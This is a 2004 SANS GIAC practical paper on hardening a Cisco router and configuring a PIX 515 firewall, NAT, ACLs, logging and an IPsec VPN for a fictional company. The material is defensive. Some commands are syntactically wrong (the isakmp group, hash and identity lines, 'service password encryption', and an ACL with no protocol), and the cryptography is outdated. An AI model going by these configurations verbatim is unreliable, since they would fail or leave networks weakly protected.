After the administrator has entered the privileged mode, he or she gets the right to modify the router setting. As mentioned above, the first step to configure the router is to back up the original settings.
To do this, I would like to recommend that one should prepare a TFTP server program (like SolarWinds TFTP server, it is a free and easy use tool.) to store what he needs to backup. When the TFTP server program is in hand, one could transfer his settings to the TFTP server. There are two configurations one should back up. One is the startup-configuration, and another one is the running-configuration. The startup-configuration is stored in NVRAM, while the running-configuration is stored in RAM. The former is the configuration that would not miss even the router has been halted. The latter is the configuration

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

used by the router to operate, and the settings in it will lose if the router is going to shut down. So, one would like to back up those two configuration in case of the wrong settings would happen. Before transferring the data, one should make sure the connection between the TFTP server and the router is correctly set.

There is an example to setup the connection. In this example, I would like to install the TFTP server on a notebook computer. The IP address of this notebook is 192.168.0.100, the interface of the router that would be used to transfer the data is the fast Ethernet 0/0, and the IP address of that interface is assumed to be 192.168.0.1. The commands for backing up those configurations can be seen as follows:

The first step is to set the IP address of the Cisco router.

```
Router# configure terminal
Router(config)# interface fastEthernet 0/0
Router(config-if)# ip address 192.168.0.1 255.255.255.0
Router(config-if)# no shutdown
Router(config-if)# ctrl-Z
Router#
```

After setting the IP address of the router, the next step is to connect the fastEthernet interface of the router and the notebook (the TFTP server) via a normal RJ 45 line (not a cross-over line). When the line has been attached the connection between the TFTP server and the router can be tested by launching the command as follows.

```
Router# ping 192.168.0.100
!!!!!
! the five "!" meant the reply of the icmp request was successfully received
```

After the connection between the TFTP server and the router has established, the commands listed below would accomplish the need to transfer the router configuration to the TFTP server.

```
Router# copy startup-config tftp://192.168.0.100/startup-config-date
```

The date (2004_06_20 for instance) in previous line is only for the need of distinguishing them by date.

Similarly, the backup of running-configuration is also very easy once the line between the router and the TFTP server has established. The command to do this is:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Router# copy running-config tftp://192.168.0.100/running-config-date

The backup of the router image is also similar of the backup of the router configuration. The command is as follows:

Router# copy flash tftp://192.168.0.100/flash-name

Note: The above commands to back up the configuration file and the flash on the router is just a example. It is suggested for GIACE to back up its current flash file at the beginning and back up its configuration when the setting has been completed.

After talking about backup, it is safer to set the new configuration. Type the following command will take you from Privileged mode to Global mode.

Router# configure terminal

When we are in the global mode, the next step is entering the Interface mode to set the IP address of particular interface. The Serial interface (which is connected to the ISP) needs the following commands. The NNN.69.11.2 is the IP address assigned by the ISP for GIACE to set to access the internet.

Router(config)# interface serial 0

Router(config-if)# ip address NNN.69.11.2 255.255.255.252

Router(config-if)# no shutdown

! the no shutdown command enables the interface to the active mode

Router(config-if)# exit

The setting of fast Ethernet 0/0 is very similar. The differences are the interface name and the IP address. The IP addresses registered by GIACE from the ISP in this paper will be NNN.69.37.0/28, and the NNN.69.37.1 will be used as the IP address of the interface fastEthernet. The commands for setting this are as follows:

Router(config)# interface fastEthernet 0/0

Router(config-if)# ip address NNN.69.37.1 255.255.255.240

Router(config-if)# no shutdown

! the no shutdown command enables the interface to the active mode

Router(config-if)# exit

Before we go into other settings, it is better to harden the router itself for security. There are some recommendations for security and performance.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The finger service is used as a method to find the user information in the system; it is not very useful in our design and we don't want our router to leak any information to others, this service should be disabled. This can be done by typing the following command in the global mode.

Router(config)# no service finger

The small services like Echo, Chargen and Daytime should be disabled too. Those services are used for one to investigate the connection condition or other information. These services are not very useful in recent Internet environment. So, it is better to disable these services. Both TCP and UDP version of these services should be disabled. The commands are also typed in the global mode.

Router(config)# no service udp-small-servers

Router(config)# no service tcp-small-servers

Cisco Discovering Protocol (CDP) is used for Cisco devices to discover neighbors (other Cisco devices) for gathering information and managing. We don't want this as it might leak out some information about this router, we should disable this function.

Router(config)# no cdp run

The next step for hardening the router is to prevent the router from sending ICMP unreachable message. This message is for routers to notify the host unreachable information to senders. Although it is a quite normal situation to do this, it might help attackers get some network information from routers.

Router(config)# no ip unreachables

Similarly, it is also fine to prevent this router from being an amplifier of Smurf attack. The way to accomplish this is by disabling the IP directed-broadcast. The command is:

Router(config)# no ip directed-broadcast

The next step is to disable the source routing. The source routing is used for IP packets to claim a better path to be taken to the destination network. This might introduce potential risks, like bypassing the IP filter device. Since there is no reason for one to decide his path, this should be blocked too.

Router(config)# no ip source-route

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The password which is stored in the router is not encrypted by default. That would hand out the “real” password when someone could access the router and run the *show running-config* command. The following command can be used as a means to protect the password by encrypting it. Although the password is stored in crypto text, the encrypted is still needed to well protect. Because it is not very hard to reverse the encrypted password to the original password, the strict access control against the password is the key point. Anyway, this command can provide an additional protection.

Router(config)# service password encryption

The *enable secret* command is used to set the password for one to enter the privileged mode. As we have discussed, this password is very important for protecting the router. This command is highly recommend. The *enable secret* command tells the router to store the password in an encrypted file. This can make the password to be more secure if it is needed to back up the router configuration in other server.

Router(config)# enable secret *secret_password*

Because there are different ways to configure the router, like the console, telnet, http, and modem, the only acceptable way by GIACE to configure the router is via the console line. The GIACE router will not provide web interface for managing. The following command can disable the router http server.

Router(config)# no ip http server

The following commands will disable the telnet connection to configure the router. The *vty 0 4* (line 1) means up to four telnet connections at the same time (the maximum number of telnet connections that can be accepted by the router) are all applied with the following commands. The *no login* (line 2) means that no one can log in this router via telnet connection. The *no exec* (line 3) means that all commands are not executable via the telnet connection. The *transport input none* (line 4) means that any input telnet access will be blocked. Those commands can be used to disable the telnet service on the router.

Router(config)# line vty 0 4

Router(config-line)# no login

Router(config-line)# no exec

Router(config-line)# transport input none

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The following commands will disable modem access (AUX port) to the router. The commands are very similar to the telnet settings.

Router(config)# line aux 0

Router(config-line)# no exec

Router(config-line)# transport input none

After all the above commands are input, the console line is the only way to access the router now. One can even improve the security by adding the console password. This will prompt users who want to access the router via the console line to enter the password. This is not the same password which is prompted for entering the privileged mode, this password is used for protecting the user mode. The *exec-timeout 5 0* (line 2) means the timeout is set to five minutes. After five minutes without doing anything, the current user will be forced to leave. The *secret_password* (line 3) is the password set by the administrator.

Router(config)# line console 0

Router(config-line)# exec-timeout 5 0

Router(config-line)# password *secret_password*

Router(config-line)# login

The next step is to set up a banner for the router. If there is a banner in the router, it might be helpful to scare off attackers. It is helpful to have a warning banner. It is suggested to have a warning message about all activities will be monitored and only authorized activities are allowed. In the following commands, the *$* signal means the messages will not end until it gets the *$* signal. The end signal could be other characters, like @. After inputting the messages with an end signal, the message flag has been set up.

Router(config)# banner motd $

Messages listed here $

The following command tells the router not to set up a SNMP server. Since logging the router information to a log server is sufficient for the need of monitoring the router activity, GIACE doesn't want to use SNMP for managing or monitoring the router.

Router(config)# no snmp-server

The following command is not related to security issue. Otherwise, it tells the router not to waste its time by trying to resolve the IP address of a mistyped

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

command. This can be used to improve the router performance.

Router(config)# no ip domain-lookup

After all the above commands are input, the router is much secure right now. The next step is to ask the router to protect GIACE network by adding suitable ACL. As the discussion in the anti-spoofing section of the Security Policy, the IP addresses which are needed to be blocked include the reserved IP address (listed in RFC 1918), multicast IP address, the class E IP addresses, the look back IP address, the incoming packet which has the GIACE IP address in its source field …. When talking about the ACL, there are three types of ACL: the standard, the extended and the reflexive. Here are some explanations of those types of ACL. The standard ACL only verifies the source address of the packet for permitting or denying. The extended ACL verifies the source address, destination address, protocol and port of the packet at the same time for permitting or denying a packet. These two types of ACL are only static filter. Because they don't keep the state of the packet, they might be fooled by specially crafted packets. The third type of ACL, the reflexive ACL is an extension of extended ACL. It keeps the state of the TCP packet (supported on IOS version 11.3 and after) and the sate of the IP packet (supported on IOS version 12 and after). It is a stateful filter based ACL. Although it is good to use reflexive ACL, it is not supposed to use in our design. That is, the external firewall (Cisco PIX 515) and internal firewall (OpenBSD+PF) will be used to accomplish this function. The reason to choose this is because of the efficiency. The process of the standard and extended ACL is much faster than reflexive ACL. For the concern of performance, only static filter ACL will be used in this router. The standard ACL will be used for the implementation of anti-spoofing, and the extended ACL will be used for the implementation of filtering out more specific IP address and port. Those two kinds of ACLs will be used for the requirement of the anti-spoofing policy. The syntax of the standard ACL and extended ACL are as follow:

Standard ACL format:

access-list access-list-number {permit | deny} source-address {mask} [log]

Note: The access-list-number can be 1-99 or 1300-1999 which can be identified by IOS to know this is a standard ACL.

Extended ACL format:

access-list access-list-number {permit | deny} protocol source-address source-wildcard-mask [operator port] destination-address destination-wildcard-mask

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

[operator port] [established] [log]

Note: The access-list-number can be 100-199 or 2000-2699 to indicate this is an extended ACL.


The following commands are listed to show anti-spoofing ACL, and the access-list-number used here is 1 (a standard ACL).

```
! Anti-spoofing part
Router(config)# access-list 1 deny 0.0.0.0 0.255.255.255 log
Router(config)# access-list 1 deny 10.0.0.0 0.255.255.255 log
Router(config)# access-list 1 deny 127.0.0.0 0.255.255.255 log
Router(config)# access-list 1 deny 172.16.0.0 0.15.255.255 log
Router(config)# access-list 1 deny 192.168.0.0 0.0.255.255 log
Router(config)# access-list 1 deny NNN.69.37.0 0.0.0.15 log
! Deny 169.254.x.x, multicast, class E and broadcast IP address
Router(config)# access-list 1 deny 169.254.0.0 0.0.255.255 log
Router(config)# access-list 1 deny 224.0.0.0 31.255.255.255 log
Router(config)# access-list 1 deny 255.255.255.255 0.0.0.0 log
! The following rule would make this ACL accept other traffic, keep this.
Router(config)# access-list 1 permit any
```

The next step is to apply the ACL to the particular interface and direction. It is the inbound direction of the serial interface 0 in the router.

```
Router(config)# interface serial 0
Router(config-if)# ip access-group 1 in
```

The logical diagram of ACL 1 is as follows:



In the previous ACL, we have filtered out what we don't like; the following will make GIACE become a good network neighbor. In this ACL, an extended ACL (access-list-number = 101) is used to accomplish this. In this ACL, only the registered IP addresses (NNN.69.37.0/28) are allowed to send packets to the Internet. The anti-spoofing part will not be required to define in this ACL since there is an implicit denying rule at the end of any ACL of Cisco routers can do this job. In this ACL, it is necessary to set up suitable rules for filtering out

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

some ICMP traffic. Since some ICMP traffic can be misused by attackers for reconnaissance purpose (ICMP replay for example) or Denial of Service (DoS) (Smurf attack for example), it is better to do some defense mechanisms.

```
! Deny traffic which is not needed to send out
! The following 8 lines deny the machines inside GIACE to connect machines on the
! Internet via a windows share
Router(config)# access-list 101 deny tcp any any port eq 135 log
Router(config)# access-list 101 deny udp any any port eq 135 log
Router(config)# access-list 101 deny tcp any any port eq 137 log
Router(config)# access-list 101 deny udp any any port eq 137 log
Router(config)# access-list 101 deny tcp any any port eq 138 log
Router(config)# access-list 101 deny udp any any port eq 138 log
Router(config)# access-list 101 deny tcp any any port eq 139 log
Router(config)# access-list 101 deny udp any any port eq 139 log
Router(config)# access-list 101 deny tcp any any port eq 445 log
Router(config)# access-list 101 deny udp any any port eq 445 log
! The following 4 lines deny the machines inside GIACE to send SNMP messages to the
! Internet
Router(config)# access-list 101 deny tcp any any port eq 161 log
Router(config)# access-list 101 deny udp any any port eq 161 log
Router(config)# access-list 101 deny tcp any any port eq 162 log
Router(config)# access-list 101 deny udp any any port eq 162 log
! The following line denies the machines inside GIACE to send log messages to the
! Internet
Router(config)# access-list 101 deny udp any any port eq 514 log
! The following line avoids sending echo-replay packets for malicious purpose.
Router(config)# access-list 101 deny icmp any any echo-reply
! The following line avoids sending a TTL exceeded message to others, since it can be
! used for reconnaissance.
Router(config)# access-list 101 deny icmp any any time-exceeded
! The following line avoids sending an unreachable message to others.
Router(config)# access-list 101 deny icmp any any unreachable
! Permit legitimate traffic out
access-list 101 permit ip NNN.69.37.0 0.0.0.15 any
```


It is then apply the ACL to the particular interface and direction. It is the inbound direction of the fast Ethernet interface 0/0 in the router.

```
Router(config)# interface fastEthernet 0/0
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Router(config-if)# ip access-group 101 in

The logical diagram of ACLs 101 is as follows:



Although we have prevented the router from sending the ICMP traffic that we don't like, it is also essential for the router to block any purpose of reconnaissance. The ACL is as follows:

! Permit ICMP packet with "DF set" to pass through this router

Router(config)# access-list 103 permit icmp any any packet-too-big

! Deny any other ICMP requests

Router(config)# access-list 103 deny icmp any any

! Permit all other traffic


Router(config)# access-list 103 permit ip any any

This ACL will be places in the outbound direction of the fast Ethernet interface 0/0 of the router.

Router(config)# interface fastEthernet 0/0

Router(config-if)# ip access-group 103 out

The logical diagram of these two ACLs is as follows:



It is necessary for a router to send traffic to the correct destination. That is, the routing function must be set up for a router to work fine. The ISP has recommended GIACE use a static route to send all its traffic to the default router, because it is much simple for GIACE to set. The Static Routing function can be used to accomplish this. Since the default route is NNN.69.11.1, the command would be as follows:

Router(config)# ip route 0.0.0.0 0.0.0.0 NNN.69.11.1

After completing all above requirements, it is suggested to log information

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

produced by the router to a log server. The log server with IP address NNN.69.37.10 (the external firewall (PIX 515) will translate this IP address to 10.0.1.2, and the internal firewall will transfer any packets to 10.0.1.2 UDP port 514 to 10.0.3.3 UDP port 514) will be used to do this job. The commands to do this are as follows:

Line 1 asks the router to enable logging. Line 2 and 3 add the sequence number and timestamp for verifying the logs. Line 4 tells the router to send logs with its interface fast Ethernet 0/0 IP address as the source address. The final line tells the router where to send logs.

Router(config)# logging on

Router(config)# service sequence

Router(config)# service timestamp log datetime msec

Router(config)# logging source-interface fastEthernet 0/0

Router(config)# logging host NNN.69.37.10

2.3.2 Cisco PIX 515 (The external firewall)

The Cisco PIX 515 is used as the external firewall. All related patches for Cisco PIX are all applied. This firewall is also used as a VPN gateway. It supports IPsec and 3DES. In the following section, the configuration of PIX will be divided into two parts. One is the setting of the firewall function, and another one is the setting of the VPN function. The OS version of PIX 515 used by GIACE is version 6.3(2). If there is any security risk about this version, the patch will be installed without doubt.

- Firewall function

Cisco PIX firewall uses the Adaptive Security Algorithm (ASA) to designate if an interface is outside (untrusted) or inside (trusted) relative to another interface. When an interface has a higher security level (0-100, 100 is the highest security level) than the security level of another interface, this interface is considered as a more secure interface. The security levels range from 0 to 100. Packets passing through from a more secure interface to a less secure interface are allowed by default (although it is allowed by default, the translation for packets are still required for packets do really travel from one interface to another interface), while packets passing through a less secure interface to a more secure interface are not allowed except specifically permissions are given. Before version 5.2, the default security level of the Ethernet 1 is 100, the default security level of Ethernet 0 is 0 and those can not be changed. It is also suggested to use the Ethernet 1 as the inside interface

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

for a local network since this interface has a highest security level while use the Ethernet 0 as the outside interface. Since version 5.2, any interface can be set to different security level as the administrator's wish. Although this, It is still recommended to use the Ethernet 1 with security level 100 to be connected to the internal network, the Ethernet 0 with security level 0 to be connected to the Internet, and an interface with security level between 1 and 99 to be connected to the DMZ network. Data transferring between two interfaces with different security levels is needed to be talked a little more. For instance, data transferring from a more secure interface to a less secure interface would be succeeded if there is a translation. It can only be blocked if there is an access list, authentication and authorization to restrict it. Next, data transferring from a less secure interface to a more secure interface would be succeeded if there is a translation and an access list to allow it to pass through the PIX firewall. *Note: Authentication and authorization methods will not be used in our design and will not be explained. Only access list will be used in this design.*

Before talking the real configuration, it is fine to talk some assumptions and reviews about the firewall. First, the security levels of the Outside, Inside and DMZ_E are 0, 100 and 50. Second, the Outside interface will be connected to the hub; the DMZ_E interface will be connected to the Cisco 2950-24 VLAN1, and the Inside interface will be connected to the external interface of the internal firewall (OpenBSD). Third, there are four modes on the PIX firewall. That is the unprivileged mode, the privileged mode, the configuration mode and the monitor mode. The monitor mode is used as a means for password recovering or upgrading. These different prompts for each mode are as follows:
The unprivileged mode: pixfirewall>
The privileged mode: pixfirewall#
The configuration mode: pixfirewall(config)#
The monitor mode: monitor>
The switching from the unprivileged mode to the privileged mode is by typing the *enable* command. The switching from the privileged mode to the configure mode is by typing the *configure terminal* command. The *exit* can be used for jumping back to the privileged mode from the configure mode, or jumping back to the unprivileged mode from the privileged mode.
Since some backgrounds of the PIX firewall have been discussed, it is the time to talk about the settings of the PIX firewall. The first step is to log in the PIX, and set up the name and security level of each interface of these three

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

interfaces. The following commands accomplish the requirements. The Ethernet 0 will be set as the outside interface, the Ethernet 1 will be set as the inside interface, and the Ethernet 2 will be set as the dmz_E interface.

pixfirewall(config)# nameif ethernet0 outside security0

pixfirewall(config)# nameif ethernet1 inside security100

pixfirewall(config)# nameif ethernet2 dmz_E security50

The next step is to set the enable password by using the command *enable password*. This can make the system ask for the password while one is inputting the *enable* command.

pixfirewall(config)# enable password *secret_password*

The following commands list the way to set up the physical type of each interface. Because the PIX outside interface is connected to the hub (it uses half type for transmitting data), it is better to set the half duplex type on this interface.

pixfirewall(config)# interface ethernet0 100baseTX

pixfirewall(config)# interface ethernet1 100full

pixfirewall(config)# interface ethernet2 100full

! Shut down unused interface for security manually.

pixfirewall(config)# interface ethernet3 auto shutdown

pixfirewall(config)# interface ethernet4 auto shutdown

pixfirewall(config)# interface ethernet5 auto shutdown

After completing the setting of physical type, the next step is to set up the IP address of each interface. The commands are as follows:

pixfirewall(config)# ip address outside NNN.69.37.2 255.255.255.240

pixfirewall(config)# ip address inside 10.0.1.1 255.255.255.0

pixfirewall(config)# ip address dmz_E 10.0.2.1 255.255.255.0

When the IP address of each interface has been set, the next command is to set Network Address Translation (NAT) for inside IP address to be able to translate its internal IP address to the external IP address. For example, when connecting to the Internet, NAT can be used to translate the internal, unregistered IP address to the registered IP address. The commands can be used to accomplish NAT are *nat* and *global*. By using this, any host with an unregistered IP address behind the PIX internal interface is able to access the Internet. The commands are as follows:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
! The following line assigns that the IPs on the internal interface are applied to nat 1
pixfirewall(config)# nat (inside) 1 10.0.1.0 255.255.255.0
! The following line assigns that the IPs on the dmz_E interface are allocated to nat 1
pixfirewall(config)# nat (dmz_E) 1 10.0.2.0 255.255.255.0
! The next command assigns that IPs listed in nat 1 are translated to
! NNN.69.37.11—NNN.69.37.13 (NAT) or NNN.69.37.14 (PAT) on the outside interface
pixfirewall(config)# global (outside) 1 NNN.69.37.11-NNN.69.37.13 netmask
                                255.255.255.240
pixfirewall(config)# global (outside) 1 NNN.69.37.14 netmask 255.255.255.240
! The next command assigns that IPs listed in nat 1 are NATed to 10.0.2.128-10.0.2.200
  on the dmz_E interface
pixfirewall(config)# global (dmz_E) 1 10.0.2.128-10.0.2.200 netmask 255.255.255.128
```

Although the *nat* and *global* commands can be used to solve the problems for the internal hosts to access the Internet, it is unlikely to be a good solution if one needs to access GIACE servers from the Internet or foreign network. What we have just covered is so-called dynamic NAT; it can be used to solve the insufficient IP addresses problem. What we need for GIACE servers to be able to access by users from the Internet or foreign is so-called static NAT. The command *static* can be used to accomplish this requirement.

```
! Static NAT for the external DNS server, mail server, SFTP/SSH server and Reverse web
  proxy server
pixfirewall(config)# static (dmz_E,outside) NNN.69.37.3 10.0.2.2
pixfirewall(config)# static (dmz_E,outside) NNN.69.37.4 10.0.2.3
pixfirewall(config)# static (dmz_E,outside) NNN.69.37.5 10.0.2.5
pixfirewall(config)# static (dmz_E,outside) NNN.69.37.6 10.0.2.6
pixfirewall(config)# static (inside,outside) NNN.69.37.10 10.0.1.2
```

Before going further, it is better to do something to improve the security of the PIX itself. Because it is only allowed to manage the PIX via the console line, no other methods (http for example) will be used. GIACE doesn't want to SNMP for monitoring the PIX either. Those requirements can be implemented by the following commands:

```
! Disable http server. Other ways to configure the PIX will not be succeeded since not
! permit access list for remote users to connect the PIX directly is set.
pixfirewall(config)# no http server
pixfirewall(config)# no snmp-server location
pixfirewall(config)# no snmp-server contact
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

pixfirewall(config)# no snmp-server enable traps

Then, enable the *floodguard* which is enabled by default if it is not enabled. This can be used to mitigate the effect of DoS attack.

pixfirewall(config)# floodguard enable

Then, it is good to set a console timeout in case of forgetting to log out after managing. The following set the timeout to 5 minutes.

pixfirewall(config)# console timeout 5

Next, we should set the logging function of the PIX. The logging function is very similar to Unix Syslog. It can assign which level of logs will be logged. The level is what detail of things one wants to log. One might consider this if there is not much space to store. It can be asked to send logs to a log server too. In this assignment, the logging level will be set to 4 which means any higher level messages (logging level 5 to logging level 7) are suppressed. The log server with IP address 10.0.1.2 (it is 10.0.3.3 in the respect of the internal firewall) will be used to receive the messages.

pixfirewall(config)# logging on

pixfirewall(config)# logging host inside 10.0.1.2

pixfirewall(config)# logging trap warnings

pixfirewall(config)# logging timestamp

! console sets logging level 3 for fewer and more critical messages appeared on the

! screen

pixfirewall(config)# logging console errors

Table 2, the different logging level of PIX firewall

Logging Level	Description	System condition
7	Debugging	Debug messages
6	Informational	Information messages
5	Notification	Normal but significant information
4	Warnings	Warning messages
3	Errors	Error messages
2	Critical	Critical situation
1	Alerts	Take immediate action
0	Emergencies	System unusable information

The next step is to set the default router of the PIX to send its traffic.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

pixfirewall(config)# route outside 0.0.0.0 0.0.0.0 NNN.69.37.1

pixfirewall(config)# route inside 10.0.1.0 255.255.255.0 10.0.1.2

The PIX provides an anti DoS method. It will verify the incoming traffic to see if the routing is correct. This can provide an additional protection for GIACE to stop a spoofed packet. So, it is better to enable this.

! Enable reverse-path on the outside interface

pixfirewall(config) ip verify reverse-path interface outside

Since the packet inspection function is essential for GIACE external firewall to verify any traffic passing trough it to see if it conforms the protocol what it has claimed, it is helpful to set the following commands.
For example, When the Pix firewall knows the FTP uses port 21, it will keep track the next session used by the FTP for data transferring on port 20.

pixfirewall(config)# fixup protocol ftp 21

! We don't want the PIX to verify smtp function, because it might remove our ability to

! use a encrypted smtp (TLS or SASL).

pixfirewall(config)# no fixup protocol smtp

pixfirewall(config)# fixup protocol http 80

Next, it is the time to set the ACL. By setting the ACL, we can make the PIX firewall to accept what we want and deny what we don't like. The PIX ACL syntax is quite similar to the Cisco router ACL. As the security policy mentioned above: Deny everything unless explicitly permit. There is default denying rule on each ACL. For example, "*access-list frominside deny ip any any"* will block any IP packets leaving from or coming to the inside interface of the firewall. The total commands are as follows:

! #### ACLs for inside interface ####

! Permit ftp proxy (the internal firewall) to fetch files

pixfirewall(config)# access-list frominside permit tcp host 10.0.1.2 any eq 21

! Permit web proxy server to access web-sites on the Internet

pixfirewall(config)# access-list frominside permit tcp host 10.0.1.3 any eq 80

pixfirewall(config)# access-list frominside permit tcp host 10.0.1.3 any eq 443

! Permit the internal DNS server to talk to other DNS servers on the Internet

pixfirewall(config)# access-list frominside permit tcp host 10.0.1.5 any eq 53

pixfirewall(config)# access-list frominside permit udp host 10.0.1.5 any eq 53

! Permit users to access the mail server on the dmz_E zone for sending mails

pixfirewall(config)# access-list frominside permit tcp 10.0.1.0 255.255.255.0 host

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
                10.0.2.3 eq 25
! Permit users to access the mail server on the dmz_E zone for receiving mails
pixfirewall(config)# access-list frominside permit tcp 10.0.1.0 255.255.255.0 host
                10.0.2.3 eq 995
! Permit users to access the web server on the dmz_E zone for managing
pixfirewall(config)# access-list frominside permit tcp 10.0.1.0 255.255.255.0 host
                10.0.2.4 eq 22
! Permit users to access the SFTP/SSH server on the dmz_E zone for managing
pixfirewall(config)# access-list frominside permit tcp 10.0.1.0 255.255.255.0 host
                10.0.2.5 eq 22
! Deny sending out ICMP time-exceeded and unreachable traffic
pixfirewall(config)# access-list frominside deny icmp 10.0.1.0 255.255.255.0 any
                time-exceeded
pixfirewall(config)# access-list frominside deny icmp 10.0.1.0 255.255.255.0 any
                unreachable
! Permit other ICMP traffic
pixfirewall(config)# access-list frominside permit icmp 10.0.1.0 255.255.255.0 any
! Deny any other traffic
pixfirewall(config)# access-list frominside deny ip any any
! Apply to the suitable interface
pixfirewall(config)# access-group frominside in interface inside

! #### ACLs for dmz_E interface ####
! Permit these servers to send logs to the log server
pixfirewall(config)# access-list fromdmz_E permit udp host 10.0.2.2 host 10.0.1.2 eq 514
pixfirewall(config)# access-list fromdmz_E permit udp host 10.0.2.3 host 10.0.1.2 eq 514
pixfirewall(config)# access-list fromdmz_E permit udp host 10.0.2.4 host 10.0.1.2 eq 514
pixfirewall(config)# access-list fromdmz_E permit udp host 10.0.2.5 host 10.0.1.2 eq 514
pixfirewall(config)# access-list fromdmz_E permit udp host 10.0.2.6 host 10.0.1.2 eq 514
! Permit the External DNS server to request DNS information on the Internet
pixfirewall(config)# access-list fromdmz_E permit tcp host 10.0.2.2 any eq 53
pixfirewall(config)# access-list fromdmz_E permit udp host 10.0.2.2 any eq 53
! Permit the mail server to send mails out
pixfirewall(config)# access-list fromdmz_E permit tcp host 10.0.2.3 any eq 25
! Deny any other traffic
pixfirewall(config)# access-list fromdmz_E deny ip any any
! Apply to the suitable interface
pixfirewall(config)# access-group fromdmz_E in interface dmz_E
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
! #### ACLs for outside interface ####
! Permit Suppliers and Partners to send or receive data via SFTP
pixfirewall(config)# access-list fromoutside permit tcp XXX.62.27.0 255.255.255.192 host
                     NNN.69.37.5 eq 22
pixfirewall(config)# access-list fromoutside permit tcp YYY.69.230.0 255.255.255.192
                     host NNN.69.37.5 eq 22
! Permit users on the Internet to access GIACE DNS servers
pixfirewall(config)# access-list fromoutside permit udp any host NNN.69.37.3 eq 53
! Permit mail servers on the Internet to send mails to GIACE mail server
pixfirewall(config)# access-list fromoutside permit tcp any host NNN.69.37.4 eq 25
! Permit users coming from the Internet to access GIACE reverse web server
pixfirewall(config)# access-list fromoutside permit tcp any host NNN.69.37.6 eq 80
pixfirewall(config)# access-list fromoutside permit tcp any host NNN.69.37.6 eq 443
! Permit the perimeter router to send logs to the log server
pixfirewall(config)# access-list fromoutside permit udp host NNN.69.37.1 host
                     NNN.69.37.10 eq 514
! Deny all other traffic
pixfirewall(config)# access-list fromoutside deny ip any any
! Apply to the suitable interface
pixfirewall(config)# access-group fromoutside in interface outside
```

- VPN function

The PIX firewall is used to be VPN device. Although it is a risk to have two functions (firewall and VPN) on the same machine, this problem can be solve by restoring the full configuration to a new PIX firewall to take over the one broken one if it doesn't work. It is recommended to keep the total configuration file of the PIX firewall in a secure device (a CD ROM for example). In addition, it won't take much time for GIACE to order and got a new PIX firewall because GIACE has a good relationship with the hardware vendors. If GIACE earns much many in the few months, it might be even better to have another PIX firewall in hand in case of no running business for a few days. So, it is acceptable to do this choice. Here is the procedure of setting the VPN function. The first step to configure VPN is to ensure the perimeter router in front of the PIX doesn't block incoming UDP port 500 packets to the PIX. Since the ACLs on the router defined previously do not block this kind of packets, it is not a problem.

```
! Enable IPsec to bypass access-list restriction
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
pixfirewall(config)# sysopt connection permit-ipsec
```

The second step is to configure Internet Key Exchange (IKE) for pre-shared keys. Here are the listed commands:

```
! Enable IKE on the outside interface
pixfirewall(config)# isakmp enable on interface outside
! pre-share keys will be the method for those two to authenticate each other
pixfirewall(config)# isakmp policy 10 authentication pre-share
! 3DES will be the encryption algorithm
pixfirewall(config)# isakmp policy 10 encryption 3des
! Diffie Hellman group2 as the key exchange parameters, the group2 uses a 1024-bit
! Diffie Hellman prime modules group, while the group1 only uses a 768-bit. The group2
! is much secure, that's why we set this.
pixfirewall(config)# isakmp policy 10 group2
! Use SHA for data authentication algorithm
pixfirewall(config)# isakmp policy 10 sha
! IKE-established security association's lifetime is set to 10800 seconds (3 hrs)
pixfirewall(config)# isakmp policy 10 lifetime 10800
! Setting the identify mode. Use IP address for identify
pixfirewall(config)# isakmp identify address
```

The third step is to configure IPsec, there are few subsequent parts in this step. That is, set *access-list* command; set *crypto ipsec transform-set* command; set *crypto map* and apply that to the terminating interface with *crypto map map-name interface* command. Let's see each part in detail.

```
! Define the access list to avoid network address
! translation (NAT) on IPSec packets.
pixfirewall(config)# access-list 102 permit 10.0.2.0 255.255.255.0 10.0.4.0 255.255.255.0
! Define ip pool for vpn users
pixfirewall(config)# ip local pool vpnpool 10.0.4.1-10.0.4.254
! Don't NAT access-list 102
pixfirewall(config)# nat (dmz_E) 0 access-list 102
! Define an IPsec transform-set, its name is settrans
pixfirewall(config)# crypto ipsec transform-set settans esp-3des esp-sha-hmac
! Create a dynamic map named map2 and set a sequence number = 10
pixfirewall(config)# crypto dynamic-map map2 10 set transform-set settans
pixfirewall(config)# crypto map mymap 10 ipsec-isakmp map2
! Apply the crypto map to the outside interface
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

pixfirewall(config)# crypto map mymap interface outside

The final step is to assign the configuration and attributes that would be downloaded by the VPN clients.

pixfirewall(config)# vpngroup giacevpngroup address-pool vpnpool

pixfirewall(config)# vpngroup giacevpngroup dns-server 10.0.2.2

pixfirewall(config)# vpngroup giacevpngroup default-domain giace.com

